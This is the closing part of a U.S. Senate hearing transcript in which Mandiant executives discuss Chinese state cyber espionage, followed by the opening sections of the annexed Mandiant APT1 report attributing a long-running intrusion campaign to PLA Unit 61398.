I think that the criteria that go into that decision, does the gains outweigh the negative effects, I feel that once you have the capabilities to observe and orient on an attacker, you actually gain intelligence sometimes when you deal the attacker what I call the Mike Tyson upper cut, where if you change their behaviors, but you're able to swivel and observe and orient quickly again, to some extent you're now in charge of the game that you're being played.

So I think there's a tremendous advantage at times to share the intelligence, but you also need to be postured to swivel for where they go next. The nice thing about it is as we take control of the game and start pushing the mouse into other directions, we can start predicting what they're going to do. I think the minute we're predicting what their reactions will be, we're starting to win at the game.

Senator HAGAN. Interesting.

Senator Fischer.

Senator FISCHER. Thank you, Madam Chairman.

The Chinese premier has made comments since your report has been released. Have you seen those?

Mr. BEJTLICH. Yes, I have.

Senator FISCHER. He said: "I think we shouldn't make groundless accusations against each other and spend more time doing practical things that will contribute to cybersecurity."

Also, the foreign minister said: "Anyone who tries to fabricate or piece together a sensational story to serve a political motive will not be able to blacken the name of others nor whitewash themselves."

What's your response to that?

Mr. BEJTLICH. The main response that I've seen from the Chinese that I find curious is that they claim that our attribution is based on IP addresses, when clearly it's not. IP addresses are but one component. Even an IP address has value when it's the same IP address, the number that's assigned to a computer is the same for 7 years. I mean, that tells you something.

But what's funny is that they say you can't use that measurement to assign attribution, and yet in the very next breath they turn around and say: "American IP addresses are attacking us." So they think that somehow it's logical to deny our part of the argument, but then to use it for their purposes.

I think they were stunned by this. I'm waiting for them to write a report. I just don't know if they'll be able to do it, because I feel that they may have some abilities, but to be thorough and professional and just to lay the facts out, I don't know if they're in a position to do that. They've not had a very sophisticated response if all they can do is talk about IP addresses that were seen attacking.

Because our report isn't an attack report and other reports that we've seen come out since then, those are all attack reports. Our report's an intrusion report. This shows companies were broken into and data was stolen. 356 days on average an intruder was inside a company, terabytes of data stolen. One company was compromised for almost 5 years. That's much, much different than seeing an attack that gets bounced off of someone's firewall or another technical defense.

Mr. MANDIA. I think you always run the risk when you deny, deny, deny that overwhelming facts come to the public light. I think that over time we should see a tapering of the denials coming out of China on this. There is no doubt when we released this report one of the factors that brought me to the cusp of let's release it was the response to the New York Times article that came out in February. The New York Times said: Hey, we were compromised by the Chinese and here's what they did. The Chinese once again came back with the statement: "It's irresponsible and unprofessional to accuse us." I went: "You know, let's accuse them."

I think that the more they deny something, the more likely we'll entertain sharing more information.

Senator FISCHER. Have you seen a change in the APT1's practices since your report's been released?

Mr. BEJTLICH. Yes, we have. We've seen them try to clean up some of their online presence.

Senator FISCHER. How would they do that?

Mr. BEJTLICH. Some of the public databases that we or other security researchers can use to identify them, they've changed some of those entries. But what's interesting about that is by noticing the entries were changed it revealed something about who did it.

We've seen them change some of their infrastructure, so the computers they were using to hop from China to the West, some of that has been changed. But we've been able to keep up with them on that perspective as well.

I think what's also fascinating is that since the report was published there's been at least 25, upwards of 30, derivative, either efforts or reports, that built on our own research. You may have seen a wonderful story in the L.A. Times where some of their on-the-ground reporters found the blog of what apparently is one of the members of these units, where he described the drudgery of working in this unit over the period of several years, how he disliked the fact that it was away from the main city, which this headquarters is often in not a very interesting part of town. He missed his girlfriend. He felt like he was working in a prison because he would work from 8 a.m. until 8 p.m.

It was very interesting to get a firsthand account from someone who was one of these, self-identified as a Chinese military hacker, in uniform and so forth. So we hope that by bringing the report forward we'll get more and more of this sort of derivative analysis that gives even more detail.

Senator FISCHER. Do you think that with these hackers being able to have access to American companies, can they also shut them down? Does that access give them the ability to shut them down?

Mr. MANDIA. Yes.

Senator FISCHER. But they choose not to at this point?

Mr. MANDIA. Yes. We've responded to APT1 over 100 times, and these other APT groups hundreds and hundreds of times, and we have never seen what I would describe as destructive activities. We may see every once in a while they'll clear a log file to erase some evidence. So I think that the tools they have in place a lot of the times, not all of them, but some of them do have the access required to do a shutdown. Some of them even have in their back doors, that surreptitious way to access a machine, the ability to shut it down.

Haven't seen it happen yet and I don't anticipate that the Chinese will be a threat that starts shutting down machines. I think other cyber threats will emerge before they do, meaning the Chinese, before they take advantage of that capability.

Senator FISCHER. You mentioned back doors. Are back doors set up in the manufacturing of computers or software? Is that a point we need to be concerned about at the very beginning of where we get our computers?

Mr. BEJTLICH. I would be more concerned with just overall software quality. To the extent software is not very well-coded and there are vulnerabilities that make it possible for someone to take over that computer, that's a concern. But when we write about back doors in our report, we're talking about methods of access that the Chinese have either introduced or stolen. They start out with using their own tools, but then they evolve to using the tools that

you have. In other words, if you connect via a virtual private network as a user so that you can work from home, that's what they steal, so that now it looks like they're a normal user.

So half of the time when we work these intrusions, eventually they look just like a normal user. That's what makes it very difficult for a company to find them and why they're able to stay active for so many years.

Mr. MANDIA. My opinion is we have to be mindful of our supply chain. That's what we're really talking about. I think the minute we turn our backs on that, that obviously that'll be a way to exploit our country again. So traditionally, though, it's so easy to break in right now by exploiting human trust and putting the traditional back doors that we've seen for 20 years on systems. That's what people do today.

But if we ignore the supply chain down to the chip, over time that might sneak up on us and be a challenge. I have not personally—well, that's not true. Throughout my career there have been publicized cases of software having what's called "Easter eggs" in it or some kind of unwanted surprise in it. But I think that's a future problem, but if we ignore it it'll come faster.

Mr. BEJTLICH. We did document a case in our latest M-Trends report that was released this last month where a hard target who had been experiencing this problem for many years found that they were being attacked by a partner and by an outsourced information technology supplier who was compromised. So this is the trend now, that if your primary target is hard enough you come in through others. It doesn't necessarily mean you come in through the actual laptop that you buy or that sort of thing, but you come in through partner organizations. As those harden, like Kevin said, then I think the true supply chain will be the issue.

Senator FISCHER. My last question would be: how do we deter them?

Mr. BEJTLICH. I think signaling is one way. I don't have privy to how the decision was made, but when I saw that General Alexander was talking about offense explicitly I think that was a signal. I think that stating that we see you and that this is not acceptable is proper as well.

We need them to scale back their activity to meet the level that we see from other adversaries such as the Russians. There's a sense with the Russians that there are certain lines we don't cross and certain activity stays at a certain level. With the Chinese, they take the gloves off and they go after far too many industries who simply cannot defend themselves.

Mr. MANDIA. My answer is at a higher level of abstraction. There's going to be technical solutions and non-technical solutions, and neither one in and of itself is going to be 100 percent successful. So we'll probably never get to perfection here, because I can't think of one technical way to prevent all attacks. Technology is just evolving too quickly. But I believe that technology is advancing. We're limiting the consequences of intrusions far better today than 5 years ago.

The up side of a lot of the attacks we've seen, if you want to think of it that way, is we're much better postured in many organizations to withstand the next generation attacks that may come

without the code of ethics we've witnessed for 15 years out of Russia and China. It may come from Iran, may come from a non-nation state, or a terrorist group. So that the security has come up based on a lot of these activities, but it's the non-technical solutions that I just don't have the proficiency or expertise to advise you on. But you can't get there with just technology. Technology is not—there's not going to be a silver bullet, so we're going to have to have a diplomatic as well as technology to approach the problem.

Senator FISCHER. Thank you.

Thank you, Madam Chairman.

Senator HAGAN. Before we close, do you think that the political leadership in China has been told by their cyber forces that what they've been doing was undetectable? If so, then would there be some pretty tough questions going on right now from the political leaders to their cyber forces?

Mr. BEJTLICH. I'm loathe to speculate, but my guess is they didn't say that it was undetectable, but they would have said it's tolerated. Now we're signaling to them that it's not tolerated.

Senator HAGAN. Then I have one more, final wrap-up question and this is what I ask all the generals that I talk to on this issue, too, and other companies. Tell me about your employee base as far as the educational component of science, technology, engineering, and math (STEM) education in our country for the kind of people that you need to be hiring to do this kind of work?

I know that STEM is certainly an area of focus that we in our country have to be paying a lot more attention to, so that we can be sure that we have the people within our military, within our government, within our private industries, within the companies that come to you to help them from an intrusion standpoint. Can you talk a little bit about what you see from your perspective?

Mr. BEJTLICH. Hiring is our biggest challenge. We struggle to find the types of people that will meet our needs. But there are good signs. 15 years ago when I started, when Kevin started, there weren't programs that you could attend to learn how to defend yourself. There were computer science programs, but there were not computer security programs. So we're seeing more of that, which is good.

I still think there's a disconnect between the theory that's taught and then what you really need to do on the job. It would be—both Kevin and I are authors. We write books that people use in school and they learn how to do the real deal as opposed to learning about cryptography, which may or may not be helpful.

So I think we're getting there. I think that the fact that in the military and in the FBI and some other places there are career paths now—that's what's difficult. When you take someone in uniform and they don't have a career path to stay doing this work, that's tough. I think that's changed now and that's encouraging. Even having CYBERCOM, I think, as a home for people like that, is very encouraging.

But there's still plenty more to do. The fact that the Chinese can muster so many people and encourage so many people to learn how to hack and in the United States we still have trouble with that—not that I'm encouraging anyone to learn how to hack necessarily, but to do it for educational purposes and then do it as a job. This

is the greatest job in the world as far as I'm concerned and I would love to have more people banging down our doors to try to do it with us.

Mr. MANDIA. The bottom line is there is a shortage, and we're doing what many other companies are doing, supporting local colleges, supporting students, trying to get more people into it. I always believe wherever money goes crime follows. Pretty soon we'll all be paying for things with our Android phones and our iPhones, and the minute we're doing all-digital money we're going to see more digital crime and we're going to need more expertise, and we need to build technology that expands at the scope of those expertises as well.

So we're in an interesting time, but we're trying to make more—as I say, we're trying to groom more cyber pilots to help us.

Senator HAGAN. We certainly thank you for your report. Thank you for your company's making this public and sharing it with us. We certainly do thank you for your testimony at this briefing today.

We will adjourn. Thank you.

ANNEX

[The report titled: Mandiant Report, "APT1 - Exposing One of China's Cyber Espionage Units" follows:]

MANDIANT®

APT1

Exposing One of China's Cyber Espionage Units

CONTENTS

Executive Summary 2
China's Computer Network Operations Tasking to PLA Unit 61398 (61398部队) 7
APT1: Years of Espionage 20
APT1: Attack Lifecycle 27
APT1: Infrastructure 39
APT1: Identities 51
Conclusion 59
Appendix A: How Does Mandiant Distinguish Threat Groups? 61
Appendix B: APT and the Attack Lifecycle 63
Appendix C (Digital): The Malware Arsenal 66
Appendix D (Digital): FQDNs 67
Appendix E (Digital): MD5 Hashes 68
Appendix F (Digital): SSL Certificates 69
Appendix G (Digital): IOCs 70
Appendix H (Digital): Video 74

"**China's economic espionage** has reached an intolerable level and I believe that the United States and our allies in Europe and Asia have an obligation to confront Beijing and demand that they put a stop to this piracy.

Beijing is waging a massive trade war on us all, and we should band together to pressure them to stop. Combined, the United States and our allies in Europe and Asia have significant diplomatic and economic leverage over China, and we should use this to our advantage to put an end to this scourge."[1]

— U.S. Rep. Mike Rogers, October, 2011

"**It is unprofessional** and groundless to accuse the Chinese military of launching cyber attacks without any conclusive evidence."[2]

— Chinese Defense Ministry, January, 2013

[1] "Mike Rogers, Statement to the U.S. House, Permanent Select Committee on Intelligence, *Open Hearing: Cyber Threats and Ongoing Efforts to Protect the Nation*, Hearing, October 4, 2011, http://intelligence.house.gov/sites/intelligence.house.gov/files/documents/100411CyberHearingRogers.pdf, accessed February 6, 2013.

[2] "Chinese hackers suspected in attack on The Post's computers." *The Washington Post*, Feb. 1, 2013, http://www.washingtonpost.com/business/technology/chinese-hackers-suspected-in-attack-on-the-posts-computers/2013/02/01/d5a44fde-6cb1-11e2-bd36-c0fe61a205f6_story.html, accessed Feb. 1, 2013.

EXECUTIVE SUMMARY

Since 2004, Mandiant has investigated computer security breaches at hundreds of organizations around the world. The majority of these security breaches are attributed to advanced threat actors referred to as the "Advanced Persistent Threat" (APT). We first published details about the APT in our January 2010 M-Trends report. As we stated in the report, our position was that "The Chinese government may authorize this activity, but there's no way to determine the extent of its involvement." Now, three years later, we have the evidence required to change our assessment. The details we have analyzed during hundreds of investigations convince us that the groups conducting these activities are based primarily in China and that the Chinese Government is aware of them.[3]

Mandiant continues to track dozens of APT groups around the world; however, this report is focused on the most prolific of these groups. We refer to this group as "APT1" and it is one of more than 20 APT groups with origins in China. APT1 is a single organization of operators that has conducted a cyber espionage campaign against a broad range of victims since at least 2006. From our observations, it is one of the most prolific cyber espionage groups in terms of the sheer quantity of information stolen. The scale and impact of APT1's operations compelled us to write this report.

The activity we have directly observed likely represents only a small fraction of the cyber espionage that APT1 has conducted. Though our visibility of APT1's activities is incomplete, we have analyzed the group's intrusions against nearly 150 victims over seven years. From our unique vantage point responding to victims, we tracked APT1 back to four large networks in Shanghai, two of which are allocated directly to the Pudong New Area. We uncovered a substantial amount of APT1's attack infrastructure, command and control, and modus operandi (tools, tactics, and procedures). In an effort to underscore there are actual individuals behind the keyboard, Mandiant is revealing three personas we have attributed to APT1. These operators, like soldiers, may merely be following orders given to them by others.

Our analysis has led us to conclude that APT1 is likely government-sponsored and one of the most persistent of China's cyber threat actors. We believe that APT1 is able to wage such a long-running and extensive cyber espionage campaign in large part because it receives direct government support. In seeking to identify the organization behind this activity, our research found that People's Liberation Army (PLA's) Unit 61398 is similar to APT1 in its mission, capabilities, and resources. PLA Unit 61398 is also located in precisely the same area from which APT1 activity appears to originate.

[3] Our conclusions are based exclusively on unclassified, open source information derived from Mandiant observations. None of the information in this report involves access to or confirmation by classified intelligence.

KEY FINDINGS

APT1 is believed to be the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department (总参三部二局), which is most commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398 (61398部队).

- The nature of "Unit 61398's" work is considered by China to be a state secret; however, we believe it engages in harmful "Computer Network Operations."
- Unit 61398 is partially situated on Datong Road (大同路) in Gaoqiaozhen (高桥镇), which is located in the Pudong New Area (浦东新区) of Shanghai (上海). The central building in this compound is a 130,663 square foot facility that is 12 stories high and was built in early 2007.
- We estimate that Unit 61398 is staffed by hundreds, and perhaps thousands of people based on the size of Unit 61398's physical infrastructure.
- China Telecom provided special fiber optic communications infrastructure for the unit in the name of national defense.
- Unit 61398 requires its personnel to be trained in computer security and computer network operations and also requires its personnel to be proficient in the English language.
- Mandiant has traced APT1's activity to four large networks in Shanghai, two of which serve the Pudong New Area where Unit 61398 is based.

APT1 has systematically stolen hundreds of terabytes of data from at least 141 organizations, and has demonstrated the capability and intent to steal from dozens of organizations simultaneously.[4]

- Since 2006, Mandiant has observed APT1 compromise 141 companies spanning 20 major industries.
- APT1 has a well-defined attack methodology, honed over years and designed to steal large volumes of valuable intellectual property.
- Once APT1 has established access, they periodically revisit the victim's network over several months or years and steal broad categories of intellectual property, including technology blueprints, proprietary manufacturing processes, test results, business plans, pricing documents, partnership agreements, and emails and contact lists from victim organizations' leadership.
- APT1 uses some tools and techniques that we have not yet observed being used by other groups including two utilities designed to steal email — GETMAIL and MAPIGET.
- APT1 maintained access to victim networks for an average of 356 days.[5] The longest time period APT1 maintained access to a victim's network was 1,764 days, or four years and ten months.
- Among other large-scale thefts of intellectual property, we have observed APT1 stealing 6.5 terabytes of compressed data from a single organization over a ten-month time period.
- In the first month of 2011, APT1 successfully compromised at least 17 new victims operating in 10 different industries.

---

[4] We believe that the extensive activity we have directly observed represents only a small fraction of the cyber espionage that APT1 has conducted. Therefore, Mandiant is establishing the lower bounds of APT1 activities in this report.

[5] This is based on 91 of the 141 victim organizations. In the remaining cases, APT1 activity is either ongoing or else we do not have visibility into the last known date of APT1 activity in the network.

APT1 focuses on compromising organizations across a broad range of industries in English-speaking countries.

- Of the 141 APT1 victims, 87% of them are headquartered in countries where English is the native language.
- The industries APT1 targets match industries that China has identified as strategic to their growth, including four of the seven strategic emerging industries that China identified in its 12th Five Year Plan.

APT1 maintains an extensive infrastructure of computer systems around the world.

- APT1 controls thousands of systems in support of their computer intrusion activities.
- In the last two years we have observed APT1 establish a minimum of 937 Command and Control (C2) servers hosted on 849 distinct IP addresses in 13 countries. The majority of these 849 unique IP addresses were registered to organizations in China (709), followed by the U.S. (109).
- In the last three years we have observed APT1 use fully qualified domain names (FQDNs) resolving to 988 unique IP addresses.
- Over a two-year period (January 2011 to January 2013) we confirmed 1,905 instances of APT1 actors logging into their attack infrastructure from 832 different IP addresses with Remote Desktop, a tool that provides a remote user with an interactive graphical interface to a system.
- In the last several years we have confirmed 2,551 FQDNs attributed to APT1.

In over 97% of the 1,905 times Mandiant observed APT1 intruders connecting to their attack infrastructure, APT1 used IP addresses registered in Shanghai and systems set to use the Simplified Chinese language.

- In 1,849 of the 1,905 (97%) of the Remote Desktop sessions APT1 conducted under our observation, the APT1 operator's keyboard layout setting was "Chinese (Simplified) — US Keyboard". Microsoft's Remote Desktop client configures this setting automatically based on the selected language on the client system. Therefore, the APT1 attackers likely have their Microsoft® operating system configured to display Simplified Chinese fonts.
- 817 of the 832 (98%) IP addresses logging into APT1 controlled systems using Remote Desktop resolved back to China.
- We observed 767 separate instances in which APT1 intruders used the "HUC Packet Transmit Tool" or HTRAN to communicate between 614 distinct routable IP addresses and their victims' systems using their attack infrastructure. Of the 614 distinct IP addresses used for HTRAN communications:
  - 614 of 614 (100%) were registered in China.
  - 613 (99.8%) were registered to one of four Shanghai net blocks.

The size of APT1's infrastructure implies a large organization with at least dozens, but potentially hundreds of human operators.

- We conservatively estimate that APT1's current attack infrastructure includes over 1,000 servers.
- Given the volume, duration and type of attack activity we have observed, APT1 operators would need to be directly supported by linguists, open source researchers, malware authors, industry experts who translate task requests from requestors to the operators, and people who then transmit stolen information to the requestors.
- APT1 would also need a sizable IT staff dedicated to acquiring and maintaining computer equipment, people who handle finances, facility management, and logistics (e.g., shipping).

In an effort to underscore that there are actual individuals behind the keyboard, Mandiant is revealing three personas that are associated with APT1 activity.

- The first persona, "UglyGorilla", has been active in computer network operations since October 2004. His activities include registering domains attributed to APT1 and authoring malware used in APT1 campaigns. "UglyGorilla" publicly expressed his interest in China's "cyber troops" in January 2004.
- The second persona, an actor we call "DOTA", has registered dozens of email accounts used to conduct social engineering and spear phishing attacks in support of APT1 campaigns. "DOTA" used a Shanghai phone number while registering these accounts.
- We have observed both the "UglyGorilla" persona and the "DOTA" persona using the same shared infrastructure, including FQDNs and IP ranges that we have attributed to APT1.
- The third persona, who uses the nickname "SuperHard," is the creator or a significant contributor to the AURIGA and BANGAT malware families which we have observed APT1 and other APT groups use. "SuperHard" discloses his location to be the Pudong New Area of Shanghai.

Mandiant is releasing more than 3,000 indicators to bolster defenses against APT1 operations.

- Specifically, Mandiant is providing the following:
  - Digital delivery of over 3,000 APT1 indicators, such as domain names, IP addresses, and MD5 hashes of malware.
  - Sample Indicators of Compromise (IOCs) and detailed descriptions of over 40 families of malware in APT1's arsenal of digital weapons.
  - Thirteen (13) X.509 encryption certificates used by APT1.
  - A compilation of videos showing actual attacker sessions and their intrusion activities.
- While existing customers of Mandiant's enterprise-level products, Mandiant Managed Defense and Mandiant Intelligent Response®, have had prior access to these APT1 Indicators, we are also making them available for use with Redline™, our free host-based investigative tool. Redline can be downloaded at http://www.mandiant.com/resources/download/redline.

Conclusion

The sheer scale and duration of sustained attacks against such a wide set of industries from a singularly identified group based in China leaves little doubt about the organization behind APT1. We believe the totality of the evidence we provide in this document bolsters the claim that APT1 is Unit 61398. However, we admit there is one other unlikely possibility:

> A secret, resourced organization full of mainland Chinese speakers with direct access to Shanghai-based telecommunications infrastructure is engaged in a multi-year, enterprise scale computer espionage campaign right outside of Unit 61398's gates, performing tasks similar to Unit 61398's known mission.

Why We Are Exposing APT1

The decision to publish a significant part of our intelligence about Unit 61398 was a painstaking one. What started as a "what if" discussion about our traditional non-disclosure policy quickly turned into the realization that the positive impact resulting from our decision to expose APT1 outweighed the risk to our ability to collect intelligence on this particular APT group. It is time to acknowledge the threat is originating in China, and we wanted to do our part to arm and prepare security professionals to combat that threat effectively. The issue of attribution has always been a missing link in publicly understanding the landscape of APT cyber espionage. Without establishing a solid connection to China, there will always be room for observers to dismiss APT actions as uncoordinated, solely criminal in nature, or peripheral to larger national security and global economic concerns. We hope that this report will lead to increased understanding and coordinated action in countering APT network breaches.

At the same time, there are downsides to publishing all of this information publicly. Many of the techniques and technologies described in this report are vastly more effective when attackers are not aware of them. Additionally, publishing certain kinds of indicators dramatically shortens their lifespan. When Unit 61398 changes their techniques after reading this report, they will undoubtedly force us to work harder to continue tracking them with such accuracy. It is our sincere hope, however, that this report can temporarily increase the costs of Unit 61398's operations and impede their progress in a meaningful way.

We are acutely aware of the risk this report poses for us. We expect reprisals from China as well as an onslaught of criticism.

CHINA'S COMPUTER NETWORK OPERATIONS TASKING TO PLA UNIT 61398 (61398部队)

Our research and observations indicate that the Communist Party of China (CPC,中国共产党) is tasking the Chinese People's Liberation Army (PLA,中国人民解放军) to commit systematic cyber espionage and data theft against organizations around the world. This section provides photos and details of Unit 61398 facilities, Chinese references discussing the unit's training and coursework requirements, and internal Chinese communications documenting the nature of the unit's relationship with at least one state-owned enterprise. These details will be particularly relevant when we discuss APT1's expertise, personnel, location, and infrastructure, which parallel those of Unit 61398.

Emblem of the People's Liberation Army

The Communist Party of China

The PLA's cyber command is fully institutionalized within the CPC and able to draw upon the resources of China's state-owned enterprises to support its operations. The CPC is the ultimate authority in Mainland China; unlike in Western societies, in which political parties are subordinate to the government, the military and government in China are subordinate to the CPC. In fact, the PLA reports directly to the CPC's Central Military Commission (CMC, 中央军事委员会).[6] This means that any enterprise cyber espionage campaign within the PLA is occurring at the direction of senior members of the CPC.

We believe that the PLA's strategic cyber command is situated in the PLA's General Staff Department (GSD,总参谋部), specifically its 3rd Department (总参三部).[7] The GSD is the most senior PLA department. Similar to the U.S. Joint Chiefs of Staff, the GSD establishes doctrine and provides operational guidance for the PLA. Within the GSD, the 3rd Department has a combined focus on signals intelligence, foreign language proficiency, and defense information

[6] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 96, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.

[7] Bryan Krekel, Patton Adams, and George Bakos, "Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage," Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp (2012): 10, http://www.uscc.gov/RFP/2012/USCC%20Report_Chinese_CapabilitiesforComputer_NetworkOperationsandCyberEspionage.pdf, accessed February 6, 2013.

systems.[8] It is estimated to have 130,000[9] personnel divided between 12 bureaus (局), three research institutes, and 16 regional and functional bureaus.[10] We believe that the GSD 3rd Department, 2nd Bureau (总参三部二局), is the APT group that we are tracking as APT1. Figure 1 shows how close the 2nd Bureau sits to the highest levels of the CPC. At this level, the 2nd Bureau also sits atop a large-scale organization of subordinate offices.




FIGURE 1: Unit 61398's position within the PLA[11]

[8] The 3rd department's mission is roughly a blend of the missions assigned to the U.S. National Security Agency, the Defense Language Institute, and parts of the Defense Information Systems Agency.

[9] Bryan Krekel, Patton Adams, and George Bakos, "Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage," Prepared for the U.S.-China Economic and Security Review Commission by Northrop Grumman Corp (2012): 47, http://www.uscc.gov/RFP/2012/USCC%20Report_Chinese_CapabilitiesforComputer_NetworkOperationsandCyberEspionage.pdf, accessed February 6, 2013.

[10] Ian Easton and Mark A. Stokes, "China's Electronic Intelligence Satellite Developments: Implications for U.S. Air and Naval Operations," Project 2049 Institute (2011): 5, http://project2049.net/documents/china_electronic_intelligence_elint_satellite_developments_easton_stokes.pdf, accessed February 6, 2013.

[11] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 96, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.

Inferring the Computer Network Operations Mission and Capabilities of Unit 61398 (61398部队)

Publicly available references confirm that the PLA GSD's 3rd Department, 2nd Bureau, is Military Unit Cover Designator (MUCD) 61398, more commonly known as Unit 61398.[12] They also clearly indicate that Unit 61398 is tasked with computer network operations (CNO).[13] The Project 2049 Institute reported in 2011 that Unit 61398 "appears to function as the Third Department's premier entity targeting the United States and Canada, most likely focusing on political, economic, and military-related intelligence."[14] Our research supports this and also suggests Unit 61398's CNO activities are not limited to the U.S. and Canada, but likely extend to any organization where English is the primary language.

What is a MUCD?

Chinese military units are given MUCDs, five-digit numerical sequences, to provide basic anonymity for the unit in question and as a standardized reference that facilitates communications and operations (e.g., "Unit 81356 is moving to the objective," versus "1st Battalion, 125th Regiment, 3rd Division, 14th Group Army is moving to the objective"). Military Unit Cover Designators are also used in official publications and on the Internet to refer to the unit in question. The MUCD numbers are typically displayed outside a unit's barracks, as well as on the unit's clothing, flags, and stationary.

Source: The Chinese Army Today: Tradition and Transformation for the 21st Century — Dennis J. Blasko

Identifying GSD 3rd Department, 2nd Bureau as Unit 61398

The care with which the PLA maintains the separation between the GSD 3rd Department, 2nd Bureau, and the MUCD 61398 can be partially observed by searching the Internet for official documents from the Chinese government that refer to both the 2nd Bureau and Unit 61398. Figure 2 shows the results of one of these queries.

⚠ No results found for **"总参三部二局" "61398部队" site:gov.cn**.

FIGURE 2: No results found for searching for "GSD 3rd Department 2nd Bureau" and "Unit 61398" on any Chinese government websites

Despite our challenges finding a link between the Chinese Government and Unit 61398 online, our searches did find references online indicating that the GSD 3rd Department, 2nd Bureau, is actually Unit 61398. Specifically, Google indexed references to Unit 61398 in forums and resumes. Once these references were discovered by CPC censors, these postings and documents were likely modified or removed from the Internet. Figure 3 shows Google search results

[12] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 8, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

[13] U.S. Department of Defense defines Computer Network Operations as "Comprised of computer network attack, computer network defense, and related computer network exploitation enabling operations. Also called CNO.

- computer network attack. Actions taken through the use of computer networks to disrupt, deny, degrade, or destroy information resident in computers and computer networks, or the computers and networks themselves. Also called CNA.
- computer network defense. Actions taken to protect, monitor, analyze, detect, and respond to unauthorized activity within the Department of Defense information systems and computer networks. Also called CND.
- computer network exploitation. Enabling operations and intelligence collection capabilities conducted through the use of computer networks to gather data from target or adversary automated information systems or networks. Also called CNE."

U.S. Department of Defense. *The Dictionary of Military Terms* (New York: Skyhorse Publishing, Inc.), 112

[14] Mark A. Stokes, Jenny Lin, and L.C. Russell Hsiao, "The Chinese People's Liberation Army Signals Intelligence and Cyber Reconnaissance Infrastructure," Project 2049 Institute (2011): 8, http://project2049.net/documents/pla_third_department_sigint_cyber_stokes_lin_hsiao.pdf, accessed February 6, 2013.

for unit 61398 and some responsive "hits" (note that the links that appear in these search results will likely have been removed by the time you read this report):

联系方式 - 简历详细信息
www.job51.com/person/.../Resume_1.asp?... - China - Translate this page
1999.12至2004.12 总参三部二局（61398部队） 驾驶员2005、3至2006.3 深圳国叶世成科技有限公司驾驶员2006.5至2008.5 上海市星晖进出口有限公司驾驶 ...

592招聘-连云港司机求职找工作-招聘首选592招聘网
www.job592.com/cv/120209/person1266063.html - Translate this page
1999.12 至2004.12 总参三部二局（61398 部队） 驾驶员 2005 、 3 至2006.3 深圳国叶世成科技有限公司驾驶员 2006.5 至2008.5 上海市星晖进出口有限公司驾驶员 ...

FIGURE 3: Google search results that show Unit 61398 attribution "leaks"

Unit 61398's Personnel Requirements

Unit 61398 appears to be actively soliciting and training English speaking personnel specializing in a wide variety of cyber topics. Former and current personnel from the unit have publicly alluded to these areas of emphasis. For example, a graduate student of covert communications, Li Bingbing (李兵兵), who openly acknowledged his affiliation with Unit 61398, published a paper in 2010 that discussed embedding covert communications within Microsoft® Word documents. Another example is English linguist Wang Weizhong's (王卫忠) biographical information, provided to the Hebei (河北) Chamber of Commerce, which describes the training he received as an English linguist while assigned to Unit 61398. These and other examples that demonstrate Unit 61398's areas of expertise are listed in Table 1 below.

TABLE 1: Chinese sources referring to the areas of expertise contained in Unit 61398.

Type of Expertise in Unit 61398 (部队)	Source Describing that Expertise in Unit 61398
Covert Communications	Article in Chinese academic journal. Second author Li Bingbing (李兵兵) references Unit 61398 as the source of his expertise on the topic.[15]
English Linguistics	Bio of Hebei Chamber of Commerce member Wang Weizhong (王卫忠). He describes that he received his training as an English linguist during his service in Unit 61398. (Hebei is a borough in Shanghai.)[16]
Operating System Internals	Article in Chinese academic journal. Second author Yu Yunxiang (虞云翔) references Unit 61398 as the source of his expertise on the topic.[17]
Digital Signal Processing	Article in Chinese academic journal. Second author Peng Fei (彭飞) references Unit 61398 as the source of his expertise on the topic.[18]
Network Security	Article in Chinese academic journal. Third author Chen Yiqun (陈依群) references Unit 61398 as the source of his expertise on the topic.[19]

[15] Li Bing-bing, Wang Yan-Bo, and Xu Ming, "An information hiding method of Word 2007 based on image covering," *Journal of Sichuan University (Natural Science Edition)* 47 (2010), http://www.paper.edu.cn/journal/downCount/0490-6756(2010)S1-0031-06, accessed February 6, 2013.

[16] Hebei Chamber of Commerce, Bio of member Wang Weizhong (2012), http://www.hbsh.org/shei_ejsheqmsg.aspx?mid=26&uid=06010000&aid=06, accessed February 6, 2013.

[17] Zeng Fan-jing, Yu Yun-xiang, and Chang Li, "The Implementation of Overlay File System in Embedded Linux," *Journal of Information Engineering University* 7 (2006), http://file.lw23.com/9/98/984/98401889-9da6-4c38-b9d2-5a5202fd1a33.pdf, accessed February 6, 2013.

